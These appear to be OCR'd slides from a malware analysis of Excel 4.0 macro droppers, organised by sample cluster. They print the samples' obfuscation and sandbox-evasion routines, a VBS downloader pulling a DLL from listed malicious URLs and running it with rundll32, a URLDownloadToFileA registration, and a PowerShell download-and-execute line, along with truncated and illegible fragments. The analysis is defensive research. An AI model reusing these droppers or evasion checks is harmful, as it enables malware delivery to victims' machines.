0085    14 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, hidden
0085    14 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, hidden
0085    14 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, hidden
0085    15 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, hidden
0085    15 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, hidden
0085    15 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, hidden
0085    15 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, hidden
0085    15 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, hidden
0085    15 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, hidden
0085    15 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, hidden
0085    15 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, hidden
0085    15 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, hidden
0085    15 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, hidden
0085    15 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, hidden
0085    15 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, hidden
0085    15 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, hidden
0085    15 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, hidden
0085    14 BOUNDSHEET : Sheet Information - worksheet or dialog sheet, visible
0018    23 LABEL : Cell Value, String Constant - build-in-name 1 Auto_Open
```

Cluster 10: Noname

Evasion:

- Hidden name for Auto_Open function
- Attempt to thwart manual analysis and perhaps signatures specific to non-hidden Auto_Open name



Hidden

Auto_Open

```
000037F0  21 00 00 06 07 00 00 00 00 00 00 00 00 00 00 01  !...............
00003800  5A 36 65 39 66 3A 00 00 CF FC 3D 00 C1 01 08 00  Z6e9f:..Ïü=.Á...
```

Cluster 10 cont…

Evasion:

Control flow obfuscation in deobfuscation routine

1. SET.VALUE
2. GOTO
3. RUN

```
=SET.VALUE(DH20798, 13-
GET.CELL(8,AU16576)*5)
=GOTO(BY54678)
-- JUMPS TO –

=SET.VALUE(FA2612, 117-
GET.CELL(8,DT54864)*2)
=GOTO(FE40194)
-- REPEAT --
```

Cell	Value	Formula
$DJ$406	FALSE	=RUN(BC32465)
$CB$915	FALSE	=RUN(CL54688)
$BD$1531	FALSE	=RUN(AE63305)
$EQ$2071	FALSE	=RUN(FL57196)
$IK$2301	FALSE	=RUN(DL27653)
$DD$3420	FALSE	=RUN(A24865)
$B$7653	FALSE	=RUN(CJ13973)
$AR$7		=RUN(BO22217)
$GW$8		=RUN(EZ55498)
$DB$8		=RUN(GO41402)
$HX$15455	FALSE	=RUN(GZ33005)
$IQ$16931	FALSE	=RUN(B7651)
$GN$16963	FALSE	=RUN(AR12860)
$CN$17357	FALSE	=RUN(HY50798)
$HH$17575	FALSE	=RUN(IQ16929)
$CB$18141	FALSE	=RUN(DQ28297)
$HT$19388	FALSE	=RUN(AP14619)
$AX$20017	FALSE	=RUN(IK2300)
$BL$20047	FALSE	=RUN(BM25351)
$BF$20204	FALSE	=RUN(DY60463)
$N$20695	FALSE	=RUN(ER17936)
$FS$21877	FALSE	=RUN(FE36035)
$BO$22218	FALSE	=RUN(IA37866)
$EY$23896	FALSE	=RUN(CJ49987)

JUMP

Cell	Value	Formula
$CZ$2768	FALSE	=GOTO(FT28983)
$AS$3460	FALSE	=GOTO(IG29530)
$HM$3487	FALSE	=GOTO(CN17356)
		=GOTO(DD3419)
		=GOTO(BQ54554)
		=GOTO(L47505)
		=GOTO(FQ64114)
		=GOTO(AB36732)
		=GOTO(GI24120)
		=GOTO(BD1530)
		=GOTO(N20694)
		=GOTO(IG35731)
		4)
		54)
		)
		=GOTO(HT19387)
		=GOTO(FY42035)
		=GOTO(HQ29506)
		=GOTO(FJ58210)
		=GOTO(GP62912)
		=GOTO(HF14944)
		=GOTO(O45684)
		=GOTO(CZ2767)
		=GOTO(AA62392)
		=GOTO(GW8561)
		=GOTO(HP46219)
		=GOTO(IR58408)
		=GOTO(EL19966)

JUMP


Cell	Value	Formula
$CB$914	FALSE	=SET.VALUE(AM40048, -169/5)
$BD$1530	FALSE	=SET.VALUE(HC57123, GET.CELL(24,DD21923)--207)
$CZ$2767	FALSE	=SET.VALUE(HE39945, GET.CELL(24,O61780)--363)
		T.VALUE(FT25900, -102/2)
		T.VALUE(HI32629, GET.CELL(50,BT28864)+185-4)
		T.VALUE(O57488, -375-GET.CELL(8,AE43750)*8)
		T.VALUE(AQ62634, GET.CELL(50,IG17639)+254-4)
		T.VALUE(BF50659, 123-GET.CELL(8,FT3771)*4)
		T.VALUE(GV65208, -307-GET.CELL(8,GW11917)*5)
		T.VALUE(DY56866, 18-GET.CELL(8,HA54776)*10)
		T.VALUE(AV26756, GET.CELL(38,FB65326)*-326/8)
		T.VALUE(BO62961, GET.CELL(24,AE36278)-276)
		T.VALUE(GE39337, GET.CELL(50,BF56019)+70-5)
		T.VALUE(AB22341, 14-GET.CELL(8,BD1871)*4)
		T.VALUE(CH64837, GET.CELL(50,IA31579)+-468-10)
		T.VALUE(DP15799, 377-GET.CELL(8,DH27100)*2)
		T.VALUE(F2403, 0/8)
		T.VALUE(F	(17,AI48654))
		T.VALUE(T	L(19,FA16724))
		T.VALUE(I | K60111)+174-4)
		T.VALUE(J40321, GET.CELL(24,HX39641)-267)
		T.VALUE(CC47235, GET.CELL(24,EC37639)-453)
		T.VALUE(DQ51772, GET.CELL(50,HN44393)+34-4)
		T.VALUE(GH63237, GET.CELL(50,IS57634)+453-4)
		T.VALUE(AI64984, GET.CELL(24,AZ59513)--289)
		T.VALUE(AO53133, -112/8)

Decode

Cluster 11: Window

Evasion routine checks for:

- Hidden window
- Maximized window
- Single-step mode




```
IF(GET.WINDOW(7),GOTO(R[7706]C[143]),) HIDDEN WINDOW (BOOL)

IF(GET.WINDOW(20),,GOTO(R[25745]C[202])) MAXIMIZED WINDOW (BOOL)

IF(GET.WINDOW(23)<3,GOTO(R[3254]C[118]),) MAXIMIZED WINDOW

1 = RESTORED

2 = MINIMIZED

3 = MAXIMIZED

IF(GET.WORKSPACE(31),GOTO(R[-1988]C[176]),) MACRO RUNNING IN SINGLE STEP MODE (BOOL)
```

1	=FORMULA(GET.WINDOW(7),B1)	FALSE
2	=FORMULA(GET.WINDOW(20),B2)	TRUE
3	=FORMULA(GET.WINDOW(23),B3)	3
4	=FORMULA(GET.WORKSPACE(31),B4)	FALSE

Cluster 12: MID

Example

	A	B	C
1	=FORMULA(MID(B1,1,3), C1)	LASTLINE	LAS
2	=FORMULA(MID(B2,4,3), C2)	LASTLINE	TLI
3	=FORMULA(MID(B3,6,3), C3)	LASTLINE	INE

Obfuscation:

- Heavy usage of the MID function in place of the CHAR function
- Used to extract text/substring from string
- May break obfuscation-related signatures that expect CHAR

```
=FORMULA(MID(GA64790,12,1)&MID(DC41575,3,1)&MID(GA64790,18,1)&MID(GA64790,9,1)&MID(GA32830,5,
=FORMULA(MID(GA64790,12,1)&MID(DC41575,3,1)&MID(GA32830,17,1)&MID(H32755,10,1)&MID(H32755,10,1
=FORMULA(MID(AU64533,12,1)&MID(BU1256,14,1)&MID(DO39306,4,1)&MID(FT24695,14,1)&MID(AU64533,7,1
=FORMULA(MID(GA64790,12,1)&MID(U17889,5,1)&MID(U17889,2,1)&MID(DC41575,9,1)&MID(U17889,5,1)&MI
=FORMULA(MID(GA64790,12,1)&MID(U17889,14,1)&MID(GA32830,4,1)&MID(DC41575,14,1)&MID(DC41575,18,
=FORMULA(MID(GA64790,12,1)&MID(U17889,2,1)&MID(U17889,14,1)&MID(U17889,1,1)&MID(GA64790,16,1)&
=FORMULA(MID(GA64790,12,1)&MID(U17889,5,1)&MID(U17889,2,1)&MID(DC41575,9,1)&MID(U17889,3,1)&MI
=FORMULA(MID(GA64790,12,1)&MID(U17889,5,1)&MID(U17889,2,1)&MID(DC41575,9,1)&MID(U17889,3,1)&MI
=FORMULA(MID(GA64790,12,1)&MID(U17889,5,1)&MID(U17889,2,1)&MID(DC41575,9,1)&MID(U17889,3,1)&MI
=FORMULA(MID(AU64533,12,1)&MID(FT24695,3,1)&MID(DO39306,17,1)&MID(CD27188,10,1)&MID(CD27188,1
=FORMULA(MID(GA64790,12,1)&MID(U17889,5,1)&MID(U17889,2,1)&MID(DC41575,9,1)&MID(U17889,3,1)&MI
=FORMULA(MID(GA64790,12,1)&MID(DC41575,3,1)&MID(GA64790,18,1)&MID(GA64790,9,1)&MID(GA32830,5,
=FORMULA(MID(GA64790,12,1)&MID(U17889,5,1)&MID(U17889,2,1)&MID(DC41575,9,1)&MID(U17889,3,1)&MI
```

Download check:

- FILES and ISERROR functions are used to check if download succeeded

```
=FORMULA(MID(CK39097,12,1)&MID(BX63150,2,1)&MID(BX63150,5,
=FILES(CX29183)
=RUN(GW51947)
```

```
=FORMULA(MID(CK39097,12,1)&MID(BX63150,5,1)
=IF(ISERROR(DN22166),GOTO(DQ7186),)
=GOTO(BN4731)
```

```
fx ="https://docs.microsoft.com/en-us/officeupdates/office-msi-non-security-updates"
```

vmware

Cluster 13: Relative Reference

Obfuscation:

Relative reference and **FORMULA.FILL** to decode & move payload **FORMULA.FILL("=CHAR(R[29040]C[-203])",)**

Payload is decoded by concatenating ASCII character

Evasion :

VBS script to read this registry key

VBS script invoked using **explorer.exe**

Check for execution environment

20829	=CHAR(R[29040]C[-203])	49869	38
20830	=CHAR(R[29040]C[-203])	49870	44
20831	=CHAR(R[29040]C[-203])	49871	99
20832	=CHAR(R[29040]C[-203])	49872	86
20833	=CHAR(R[29040]C[-203])	49873	54
20834	=CHAR(R[29040]C[-203])	49874	40
20835	=CHAR(R[29040]C[-203])	49875	51
20836	=CHAR(R[29040]C[-203])	49876	49
20837	=CHAR(R[29040]C[-203])	49877	122
20838	=CHAR(R[29040]C[-203])	49878	58
20839	=CHAR(R[29040]C[-203])	49879	68
20840	=CHAR(R[29040]C[-203])	49880	95
20841	=CHAR(R[29040]C[-203])	49881	81

```
=CLOSE(FALSE)
=APP.MAXIMIZE()
=IF(GET.WINDOW(7),GOTO(R4245C165),)
=IF(GET.WINDOW(20),,GOTO(R4245C165))
=IF(GET.WINDOW(23)<3,GOTO(R4245C165),)
=IF(GET.WORKSPACE(31),GOTO(R4245C165),)
=IF(GET.WORKSPACE(13)<770,GOTO(R4245C165),)
=IF(GET.WORKSPACE(14)<390,GOTO(R4245C165),)
=IF(GET.WORKSPACE(19),,GOTO(R4245C165))
=IF(GET.WORKSPACE(42),,GOTO(R4245C165))
=IF(ISNUMBER(SEARCH("Windows",GET.WORKSPACE(1))),,GOTO(R4245C165))
="C:\Users\Public\kWFfXn.vbs"
="C:\Users\Public\W1Tuert.txt"
=FOPEN(R4256C165,3)
=FWRITELN(R4258C165,"On Error Resume Next")
=FWRITELN(R4258C165,"Set e5MS = CreateObject(""WScr
=FWRITELN(R4258C165,"Set inse42 = CreateObject(""Sc
=FWRITELN(R4258C165,"Set xHw7rhsb = inse42.CreateTe
e)")
=FWRITELN(R4258C165,"xHw7rhsb.WriteLine(e5MS.RegRea
ffice\"&GET.WORKSPACE(2)&"\Excel\Security\VBAWarnings""))")
=FWRITELN(R4258C165,"xHw7rhsb.Close")
=FCLOSE(R4258C165)
=EXEC("explorer.exe "&R4256C165&"")
=WHILE(ISERROR(FILES(R4257C165)))
=WAIT(NOW()+"00:00:01")
=NEXT()
=FILE.DELETE(R4256C165)
=FOPEN(R4257C165,2)
=FREAD(R4271C165,100)
=FCLOSE(R4271C165)
=FILE.DELETE(R4257C165)
=IF(ISNUMBER(SEARCH("1",R4272C165)),GOTO(R4245C165),)
=IF(ISNUMBER(SEARCH("32",GET.WORKSPACE(1))),GOTO(R65132C95),GOTO(R7171C92))
```

Close File after Execution

VBS script to read registry

Check 32-bit or 64-bit machine

Cluster 13: Payload

32-Bit:

URLDowloadToFileA Download, ShellExecuteA to invoke 2nd stage payload

64-Bit :

VBS script to download 2nd Stage Payload

Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0) as User Agent

VBS script executed using explore.exe

```
="C:\Users\Public\SaCd.html"
="C:\Users\Public\a2y.vbs"
=FOPEN(R36428C119,3)
=FWRITELN(R36429C119,"DWC7 = ""https://reinin.tw/wp-keys.php""")
=FWRITELN(R36429C119,"OTosW3Mc = ""https://legendcoder.com/wp-keys.php""")
=FWRITELN(R36429C119,"KShb8 = ""https://pullingmezcnarcmer.tk/wp-keys.php""
=FWRITELN(R36429C119,"DQF3r = ""https://ruibrunconcallconsta.tk/wp-keys.php"
=FWRITELN(R36429C119,"TUWjUwe = Array(DWC7,OTosW3Mc,KShb8,DQF3r)")
=FWRITELN(R36429C119,"Dim JJJZbuKZ: Set JJJZbuKZ = CreateObject(""MSXML2.ServerXMLHTTP.6.0"")"
)
=FWRITELN(R36429C119,"Function a7neqbR(data):")
=FWRITELN(R36429C119,"JJJZbuKZ.setOption(2) = 13056
=FWRITELN(R36429C119,"JJJZbuKZ.Open ""GET"", data,
=FWRITELN(R36429C119,"JJJZbuKZ.setRequestHeader ""U
E 6.0; Windows NT 5.0)""")
=FWRITELN(R36429C119,"JJJZbuKZ.Send")
=FWRITELN(R36429C119,"a7neqbR = JJJZbuKZ.Status")
=FWRITELN(R36429C119,"End Function")
=FWRITELN(R36429C119,"For Each EpV in TUWjUwe")
=FWRITELN(R36429C119,"If a7neqbR(EpV) = 200 Then")
=FWRITELN(R36429C119,"Dim pRKP: Set pRKP = CreateObject(""ADODB.Stream"")")
=FWRITELN(R36429C119,"pRKP.Open")
=FWRITELN(R36429C119,"pRKP.Type = 1")
=FWRITELN(R36429C119,"pRKP.Write JJJZbuKZ.ResponseBody")
=FWRITELN(R36429C119,"pRKP.SaveToFile """&R36427C119&""",
=FWRITELN(R36429C119,"pRKP.Close")
=FWRITELN(R36429C119,"Exit For")
=FWRITELN(R36429C119,"End If")
=FWRITELN(R36429C119,"Next")
=FCLOSE(R36429C119)
=EXEC("explorer.exe "&R36428C119&"")
=WHILE(ISERROR(FILES(R36427C119)))
=WAIT(NOW()+"00:00:01")
=NEXT()
=FILE.DELETE(R36428C119)
=ALERT("The workbook cannot be opened or repaired by Microsoft Excel because it is corrupt.")
="C:\Users\Public\xEnkmgnz.vbs"
=FOPEN(R36461C119,3)
="rundll32.exe"
=R36427C119&",DllRegisterServer"
="C:\Windows\System32"
=FWRITELN(R36462C119,"Set u0SJ = GetOb
=FWRITELN(R36462C119,"u0SJ.Document.Ap
&""","""&R36465C119&""",Null,0")
=FCLOSE(R36462C119)
=EXEC("explorer.exe "&R36461C119&"")
```

Download URLs

Http GET request, user agent: Mozilla/4.0

Response body (DLL), Saved in file

Executes download script

Drop DLL loaded using explorer.exe scripts

Cluster 13: Variant

Replaced IF condition used for execution environment check

The dependency on the execution environment to generate payload code

Returned value generates ASCII characters to payload

Execution environment dependency evade static deobfuscator

	175
63981	=CLOSE(FALSE)
63982	=LEN(APP.MAXIMIZE())+722
63983	=LEN(GET.WINDOW(7))+797
63984	=LEN(GET.WINDOW(20))+-337
63985	=LEN(GET.WINDOW(23)=3)+-996
63986	=LEN(GET.WORKSPACE(31))+731
63987	=LEN(GET.WORKSPACE(13)>770)+-549
63988	=LEN(GET.WORKSPACE(14)>390)+-149
63989	=LEN(GET.WORKSPACE(19))+-129
63990	=LEN(GET.WORKSPACE(42))+-132
63991	=R63987C175+631
63992	=R63984C175+423
63993	=R63987C175+660
63994	=R63985C175+1024
63995	=R63984C175+389
63996	=R63986C175+-635

Execution Environment Check

Value Calculated based on the Execution Environment,
Then converted to Char using
=CHAR()

Cluster 14: Custom Function Name

REGISTER is used to register windows function with custom names

Windows function are called using custom name

Use of label and cell address to access string

Evades static deobfuscator to extract useful strings like function name, DLL name, URLs, etc.

	EX	FB
50853		=$FL$48723()
50854		=REGISTER(mhKMsy,bZHvQ,uGMIT,o
50855		=epjCkIrC(qfMUVTYvD,0)
50856		=epjCkIrC(LkkMUgJcl,0)
50857		=REGISTER(nSfeuxBsR,KcCcnhz,XIPWmNN,IEPgvRE,,1,9)
50858		=LJITkWaB(0,EWTpLkpl,uVvHBTQmI,0,0)
50859		=IF($FB$50858<> 0)
50860		=REGISTER(UugwzDuT,mgyvSoNSP,b
50861		=LiowanmD(EWTpLkpl,uVvHBTQmI,
50862		=END.IF()
50863		=REGISTER(QQrzNoJ,xWDgvc,hSNCWN,qqSanP,,1,9)
50864		=yqQsXVDr(0,msozDSno,EiuuKORJh,,0,0)
50865		

Custom function name referred using Label

Function call using custom name

Single Step

Cell: [3c02d2641656c7061e6f89b7571cf6f87efd8265 .xls]fb!FB50857

Formula:
=REGISTER("URLMON","URLDownloadToFileA","JJCCJJ","LJITkWaB",,1,9)

Cluster 14: Variant

Variant 1:

De-obfuscation by concatenating sprinkled character

Sheet updated with de-obfuscated string using FORMULA.FILL

Variant 2:

The seed values are sprinkled in the group, terminated with end of sequence marker

Label used as pointer to the access cell

Variant 1:

	AI
22412	=FORMULA.FILL($CH$16946&$X$44255&$CV$38361&
22413	$CU$23543&$GX$33166&$X$1737&$FW$7921&
22414	$IN$16245&$DH$38040&$GJ$33850&$BD$28771&
22415	$AN$4902&$BI$8178&$FQ$20918&$HG$36778&
22416	$BX$52819&$EE$50952&$BR$6477&$O$48008&
22417	$AI$4827&$AR$2876&$J$37228&$Z$55288&$A$3648
22418	&$CO$46560&$FY$41059&$ER$127&$FW$49715&
22419	$GA$7123&$CZ$52541&$EC$42920&$EE$50606&
22420	$FP$4419&$AY$23726&$EM$14627&$EC$19760&
22421	$IF$59705&$BR$1868&$HY$20926&$HW$41885&
22422	$HT$52090&$CU$41120&$FF$26707&$IN$23517&
22423	$GW$25137&$CU$57400&$FL$23197,$BB$54)

Variant 2:

	Z
3066	EWTpLkpl=""
3067	xBQlmvGB=$FL$20866
3068	etMgzujPY=$P$28572
3069	=IF(etMgzujPY<>"qltxYMK")
3070	QkaRfpYYLxZvIW=etMgzujPY
3071	EWTpLkpl=EWTpLkpl&xBQlmvGB()
3072	etMgzujPY=ABSREF("R[1]C",etMgzujPY)
3073	=$Z$3069()
3074	=END.IF()
3075	=$EP$36212()

Loop

	P
28572	220
28573	232
28574	232
28575	228
28576	174
28577	163
28578	163
28579	168
28580	169
28581	162
28582	165
28583	168
28584	164
28585	162
28586	165
28587	170
28588	162
28589	170
28590	163
28591	213
28592	228
28593	221
28594	162
28595	228
28596	220
28597	228
28598	qltxYMK

End of sequence Marker

Cluster 15: PowerShell

Very hidden flag is enabled

Not weaponized with sophisticated evasion/ obfuscation technique

Invokes powershell.exe from the macro.

Download and executes PowerShell script as 2nd stage malware.

```
--pluginoptions "-x" ./../../xl4followup/sample_15_6_pow
 1:      4096 '\x05DocumentSummaryInformation'
 2:      4096 '\x05SummaryInformation'
 3:    161729 'Workbook'
              Plugin: BIFF plugin
                0085     12 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, very hidden - Mcr@
                0085     14 BOUNDSHEET : Sheet Information - worksheet or dialog sheet, visible - Sheet1
                0085     14 BOUNDSHEET : Sheet Information - worksheet or dialog sheet, visible - Sheet2
                0085     14 BOUNDSHEET : Sheet Information - worksheet or dialog sheet, visible - Sheet3
                0018     31 LABEL : Cell Value, String Constant - Application.Quit len=0
                0018     23 LABEL : Cell Value, String Constant - built-in-name 1 Auto_Open len=7 ptgRef3d Sheet1!R9591C1
                0018     26 LABEL : Cell Value, String Constant - gefg len=7 ptgRef3d Mcr@!R1C1
                0006     26 FORMULA : Cell Formula - R2C1 len=4 ptgFuncVarV args 0 func RETURN (0x0037)
                0006     32 FORMULA : Cell Formula - R9589C1 len=10 ptgInt 96 ptgInt 1 ptgAdd ptgFuncV CHAR (0x006f)
                0207      4 STRING : String Value of a Formula -
                '0006    168 FORMULA : Cell Formula - R9592C1 len=146 ptgStr "powershell.exe -Command IEX (New-Object(\'Net.WebClie
nt\')).\'DoWnlo" ptgAttr ptgRefV R9589C1 ptgAttr ptgConcat ptgAttr ptgStr "dsTrInG\'(\'ht\'+\'tp://brutecleaner.com/Sheet.ps1\')" pt
gAttr ptgConcat ptgFuncVarV args 1 func EXEC (0x006e) '
                "0006     27 FORMULA : Cell Formula - R29999C1 len=5 ptgNameV  *INCOMPLETE FORMULA PARSING* Remaining, unparsed exp
ression: '\\x01\\x00\\x00\\x00'"
                0006     26 FORMULA : Cell Formula - R30007C1 len=4 ptgFuncVarV args 0 func HALT (0x0036)
```

The Techniques

Evasion Techniques Breakdown

Env Checks Evo

Cluster	Mouse	Audio	OS	Screen Dimensions	Font Size	Cell Height	White Font	Cells Scattered	Download Size	"LOS"	"C"	Day of Month Sub	Day of Month Sub + Div	10+ Macrosheets	Hidden Names	Hidden Window	Maximized Window	Single Step Mode
1	TRUE	TRUE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
1	TRUE	TRUE	[illegible]	[illegible]	[illegible]	[illegible]	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
2	FALSE	FALSE	[illegible]	[illegible]	[illegible]	[illegible]	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
2	TRUE	TRUE	[illegible]	[illegible]	[illegible]	[illegible]	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
3	TRUE	TRUE	TRUE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
4	TRUE	TRUE	TRUE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
5	TRUE	TRUE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
5	TRUE	TRUE	TRUE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
5	TRUE	TRUE	TRUE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
	TRUE	TRUE	TRUE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
6	TRUE	TRUE	TRUE	TRUE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
6	TRUE	TRUE	TRUE	TRUE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
7	TRUE	TRUE	TRUE	TRUE	TRUE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
8	TRUE	TRUE	TRUE	TRUE	TRUE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE
8	TRUE	TRUE	TRUE	TRUE	TRUE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
8	TRUE	TRUE	TRUE	TRUE	TRUE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
8	TRUE	TRUE	TRUE	TRUE	TRUE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
9	TRUE	TRUE	TRUE	TRUE	TRUE	TRUE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE
10	TRUE	TRUE	TRUE	TRUE	TRUE	TRUE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	FALSE
11	TRUE	TRUE	TRUE	TRUE	TRUE	TRUE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	TRUE	TRUE	TRUE
12	TRUE	TRUE	TRUE	TRUE	TRUE	TRUE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	TRUE	TRUE	TRUE
13	TRUE	TRUE	TRUE	TRUE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	TRUE	TRUE
14	TRUE	TRUE	TRUE	TRUE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE
15	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE

Evasion Techniques Breakdown

Env Checks Evo

Cluster	Mouse	Audio	OS	Screen Dimensions	Font Size	Cell Height	White Font	Cells Scattered	Download Size	"LOS"	"C"	Day of Month Sub	Day of Month Sub + Div	10+ Macrosheets	Hidden Names	Hidden Window	Maximized Window	Single Step Mode
1	TRUE	TRUE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
1	TRUE	TRUE	[illegible]	[illegible]	[illegible]	[illegible]	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
2	FALSE	FALSE	[illegible]	[illegible]	[illegible]	[illegible]	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
2	TRUE	TRUE	[illegible]	[illegible]	[illegible]	[illegible]	TRUE	FALSE	FALSE	TRUE	FALSE	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	FALSE
3	TRUE	TRUE	TRUE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	FALSE
4	TRUE	TRUE	TRUE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	TRUE	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	FALSE
5	TRUE	TRUE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	FALSE
5	TRUE	TRUE	TRUE	TRUE	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	TRUE	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	FALSE
5	TRUE	TRUE	TRUE	TRUE	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	TRUE	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	FALSE
	FALSE	FALSE	FALSE	FALSE	[illegible]	[illegible]	[illegible]	TRUE	[illegible]	[illegible]	FALSE	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	FALSE
	TRUE	TRUE	TRUE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	FALSE
6	TRUE	TRUE	TRUE	TRUE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	FALSE
